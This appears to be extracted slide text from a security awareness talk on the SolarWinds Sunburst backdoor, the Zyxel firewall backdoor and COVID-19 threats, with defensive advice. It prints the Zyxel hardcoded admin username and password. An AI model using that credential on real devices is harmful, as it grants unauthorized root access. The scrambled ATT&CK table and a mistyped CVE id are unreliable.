
The backdoor connects to a command-and-control server. The domain it connects to is partly based on info gathered from system, making each subdomain unique. The backdoor may receive an additional C2 address to connect to.

EXFILTRATION

The backdoor sends gathered information to the attacker.

HANDS-ON-KEYBOARD ATTACK

The backdoor runs commands it receives from attackers. The wide range of backdoor capabilities allow attackers to perform additional activities, such as credential theft, progressive privilege escalation, and lateral movement.



UNC2452 APT Capabilities




UNC2452/ SolarStorm Att&ck Kill Chain

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 14 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (2/8)	Account Manipulation (2/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/4)	Exploitation of Remote Services	Archive Collected Data (1/3)	Application Layer Protocol (1/4)	Automated Exfiltration (0/1)	Account Access Removal
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	AppleScript	Add Office 365 Global Administrator Role	Access Token Manipulation (0/5)	Access Token Manipulation (0/3)	Application Window Discovery	Internal Spearphishing	Archive via Custom Method	DNS	Data Transfer Size Limits	Data Destruction	
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	JavaScript/JScript	Additional Cloud Credentials	BITS Jobs	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	File Transfer Protocols	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact	
Gather Victim Network Information (0/6)	Develop Capabilities (1/4)	Hardware Additions	Network Device CLI	Exchange Email Delegate Permissions	Boot or Logon Autostart Execution (0/12)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Archive via Library	Mail Protocols	Web Protocols	Exfiltration Over C2 Channel	Data Manipulation (0/3)
Gather Victim Org Information (0/4)	Code Signing Certificates	Phishing (0/3)	PowerShell	SSH Authorized Keys	Direct Volume Access	Execution Guardrails (0/1)	Input Capture (0/4)	Cloud Service Dashboard	Remote Service Session Hijacking (0/2)	Audio Capture	Communication Through Removable Media	Exfiltration Over Other Network Medium (0/1)	Defacement (0/2)
Phishing for Information (0/3)	Digital Certificates	Replication Through Removable Media	Python	BITS Jobs	Create or Modify System Process (0/4)	Exploitation for Defense Evasion	Man-in-the-Middle (0/2)	Cloud Service Discovery	Remote Services (0/5)	Automated Collection	Data Encoding (0/2)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (0/2)
Search Closed Sources (0/2)	Exploits	Supply Chain Compromise (1/3)	Unix Shell	Windows Command Shell	Event Triggered Execution (0/15)	File and Directory Permissions Modification (0/2)	Modify Authentication Process (0/4)	Domain Trust Discovery	Clipboard Data	Clipboard Data	Data Obfuscation (0/3)	Inhibit System Recovery	Endpoint Denial of Service (0/4)
Search Open Technical Databases (0/5)	Malware	Compromise Hardware Supply Chain	Visual Basic	Compromise Client Software Binary	.bash_profile and .bashrc	Group Policy Modification	Network Sniffing	File and Directory Discovery	Network Service Scanning	Network Share Discovery	Dynamic Resolution (1/3)	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (0/2)	Establish Accounts (0/2)	Compromise Software Dependencies and Development Tools	Native API	Accessibility Features	Hide Artifacts (0/7)	OS Credential Dumping (1/8)	Network Sniffing	Network Share Discovery	Taint Shared Content	Software Deployment Tools	DNS Calculation	Transfer Data to Cloud Account	Network Denial of Service (0/2)
Search Victim-Owned Websites	Obtain Capabilities (1/6)	Compromise Software Supply Chain	Scheduled Task/Job (1/6)	AppCert DLLs	Hijack Execution Flow (0/11)	/etc/passwd and /etc/shadow	Network Sniffing	Use Alternate Authentication Material (0/4)	Use Alternate Authentication Material (0/4)	Data from Cloud Storage Object	Domain Generation Algorithms	Resource Hijacking	Service Stop
	Code Signing Certificates	Digital Certificates	At (Linux)	AppInit DLLs	Impair Defenses (0/7)	Cached Domain Credentials	OS Credential Dumping (1/8)	Data from Local System	Fast Flux DNS	Data from Network Shared Drive	Fast Flux DNS	System Shutdown/Reboot	
	Exploits	Exploits	At (Windows)	Application Shimming	Indicator Removal on Host (0/6)	DCSync	Cloud Groups	Data from Network Shared Drive	Encrypted Channel (0/2)	Data from Removable Media	Encrypted Channel (0/2)	Fallback Channels	
	Malware	Malware	Cron	Change Default File Association	Clear Command History	Cloud Groups	Domain Groups	Data from Network Shared Drive	Ingress Tool Transfer	Data from Removable Media	Ingress Tool Transfer		
	Tool	Tool	Launchd	Component Object Model Hijacking	Clear Linux or Mac System Logs	Domain Groups	Local Groups	Data from Network Shared Drive	Multi-Stage Channels	Data from Removable Media	Multi-Stage Channels		
	Vulnerabilities	Vulnerabilities	Scheduled Task	Emond	Clear Windows Event Logs	Local Groups	Process Discovery	Data from Network Shared Drive	Non-Application Layer Protocol	Data from Removable Media	Non-Application Layer Protocol		
			Systemd Timers	Image File Execution Options Injection	File Deletion	Process Discovery	Query Registry	Data from Network Shared Drive	Non-Standard Port	Data from Removable Media	Non-Standard Port		
			Shared Modules	AppCert DLLs	Network Share Connection Removal	Query Registry	Remote System Discovery	Data from Network Shared Drive	Protocol Tunneling	Data from Removable Media	Protocol Tunneling		
			Software Deployment Tools	AppInit DLLs	Timestamp	Remote System Discovery	Remote Data Staging	Data from Network Shared Drive	Proxy (0/4)	Data from Removable Media	Proxy (0/4)		
			System Services (0/2)	Application Shimming	Indirect Command Execution	Remote Data Staging	Email Collection (0/3)	Data from Network Shared Drive	Remote Access Software	Data from Removable Media	Remote Access Software		
			User Execution (0/2)	Change Default File Association	PowerShell Profile	Email Collection (0/3)	Email Forwarding Rule	Data from Network Shared Drive	Traffic Signaling (0/1)	Data from Removable Media	Traffic Signaling (0/1)		
			Windows Management Instrumentation	Component Object Model Hijacking	Screensaver	Email Forwarding Rule	Local Email Collection	Data from Network Shared Drive	Web Service (0/3)	Data from Removable Media	Web Service (0/3)		
				Emond	Trap	Local Email Collection	Remote Email Collection	Data from Network Shared Drive		Remote Email Collection			
					Windows Management Instrumentation Event Subscription	Match Legitimate Name or Location	Input Capture (0/4)	Data from Network Shared Drive		Input Capture (0/4)			
						Unsecured Credentials (1/6)	Man in the Browser	Data from Network Shared Drive		Man in the Browser			
						Bash History	Man in the Middle (0/2)	Data from Network Shared Drive		Man in the Middle (0/2)			

legend

How to protect yourself from Sunburst?

- Determine if your organization uses the SolarWinds Orion software.
- Isolate the traffic external accesses to and from software winds Orion system, keeping it limited to internal environments only.
- Limit privileges of logging accounts and possibilities of lateral movement.
- Have an incident response plan emplaced.
- Review Your Logging from June 2020 till date and perform Indicators of Compromise (IoCs) sweeps against Sunburst Breach.
- Implement Sunburst detection rules e.g. Yara, Snort etc. on your security devices i.e. IDS, SIEM, Endpoint protection and EDR.
- Perform a user access right review exercise and reduce privileges.
 - I. Most users don't need administrative privileges on their laptops.
 - II. Most software does not need administrative access to your network to function.



Zyxel Backdoor

Case Study

Backdoor discovered in ZyXel Firewalls

- Hardcoded admin-level backdoor account in more than 100,000 Zyxel Firewalls.
- Root accesses to devices via ssh or gui admin panel.
- User account 'zyfwp' with a password 'PrOw!aN_fXp' in the latest firmware version (4.60 patch 0)
- The plaintext password was visible in one of the binaries on the system
- According to Zyxel, the account was designed to deliver automatic firmware updates for access points via FTP.
- Affected Version
- ATP, USG, ZyWALL, USG FLEX and VPN firewalls running firmware 4.60 Patch 0 version is effected only.

Backdoor account discovered in more than 100,000 Zyxel firewalls, VPN gateways

The username and password (zyfwp/PrOw!aN_fXp) were visible in one of the Zyxel firmware binaries.

[Share](#) [in](#) [f](#) [t](#) [e-mail](#) | By Cetelin Cimpoeru for Zero Day | January 2, 2021 -- 03:59 GMT (03:59 GMT) | Topic: Security



ZyXel Firewall Image Lookup

'zyfwp' account after listing the current users in the 4.60 (Patch 0) Image of ZyXel firewall.

```
sys > ls
total 16
lrwxr-xr-x 1 staff 21B 14 May 2020 dhcpd.conf -> /var/zyxel/dhcpd.conf
lrwxr-xr-x 1 staff 17B 14 May 2020 named -> /var/zyxel/named/
lrwxr-xr-x 1 staff 21B 14 May 2020 named.conf -> /var/zyxel/named.conf
-rwxr-xr-x 1 staff 7608 14 May 2020 passwd.basic
lrwxr-xr-x 1 staff 208 14 May 2020 rndc.conf -> /var/zyxel/rndc.conf
-rwxr-xr-x 1 staff 5508 14 May 2020 shadow.basic

sys > cat passwd.basic
root:x:0:0:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
zyfwpx:14:50:FTP User:/var/ftp:/sbin/nologin
sshd:x:14:50:SSHD User:/var/empty:/sbin/nologin
nobody:x:99:99:Nobody::/sbin/nologin
debug:!:@0:0:Debug Account:/root:/bin/bash
zyxel:x:0:0:Debug Account:/root:/bin/bash
#deadbeaf    Don't remove this line

sys > |
```

Zyxel removed the vulnerable firmware

The screenshot shows the 'Firmware Download' section of the myZyxel OneSecurity interface. On the left, a sidebar lists 'Devices Management' and 'Services Management' sections. The main area has a 'Model' dropdown set to 'USG FLEX 100' and a 'Firmware' dropdown showing options: '4.60 Patch 1 (The latest)', '4.55 Patch 0', and '4.50 Patch 0'. A table titled '1 Items Selected' shows one item: 'USG FLEX 100' with firmware '4.55(ABUH.0)' and release date 'June 02, 2020'. A blue 'Download Selected' button is at the bottom right.

Model	Firmware	Release Date	Release Note
USG FLEX 100	4.55(ABUH.0)	June 02, 2020	


Vulnerable firmware of Patch 0 has been removed from Zyxel site and replaced with Patch 1.

You to protect yourself from CVE-240-29583?

- Apply patch 4.60 (Patch 1) immediately or remove the '**zyfwp**' account from your firmware.
- Perform your access rights review on quarterly basis, revoking unused accounts.
- Make sure, generic user IDs and passwords are not used by any means.

Cyber Threat Landscape In COVID-19

The latest development adds to a long list of cyberattacks against hospitals and testing centers, phishing campaigns that distribute malware such as AZORult, Emotet, Nanocore RAT and TrickBot via malicious links and attachments, and execute malware and ransomware attacks that aimed to profit off the global health concern.



Cyber Threat Landscape In COVID-19

The latest development adds to a long list of cyberattacks against hospitals and testing centers, phishing campaigns that distribute malware such as AZORult, Emotet, Nanocore RAT and TrickBot via malicious links and attachments, and execute malware and ransomware attacks that aimed to profit off the global health concern.

MacBook Air 13-inch
2019

Seller: True Mac

CONTACT THE SELLER

63 Sales 8 Reviews

Rating: ★★★★☆

corona special offer

The most loved Mac is about to make you fall in love all over again. Available in silver, space gray, and gold, the new thinner and lighter MacBook Air features a brilliant Retina display with True Tone technology, Touch ID, the latest-generation keyboard, and a Force Touch trackpad. The iconic wedge is created from 100 percent recycled aluminum, making it the greenest Mac ever.¹ And with all-day battery life, MacBook Air is your perfectly portable, do-it-all notebook.

Price:
~~\$590.00~~
\$390.00

* Colour:
 Silver
 Space Gray
 Gold

* Shipping method:
 2-4 Business Days, Rush

Total Price:
\$390.00

ADD TO CART

Staying Secure In The Time of COVID-19

1. The computer trying to connect needs to be protected with an advanced protection solution.
2. Ensure only authorized devices are being used for official work purposes.
3. The connection between the computer and the corporate network must be secured by a VPN (Virtual Private Network) at all times.
4. Passwords used to access corporate services, and those we use in general, must be complex and difficult to decipher in order to avoid being compromised. Preferably use MFA.
5. Configure and test host based firewalls on each endpoint and harden systems.
6. Monitoring services for systems, networks, applications and users, and services to respond to and remedy the setbacks that may arise, are totally necessary to monitor and ensure business continuity when working remotely.
6. Provide security awareness session towards ensuring digital hygiene to users, and taking written acknowledgement on Acceptable Use Policy of organizational assets.

THANKYOU

ANY QUESTIONS?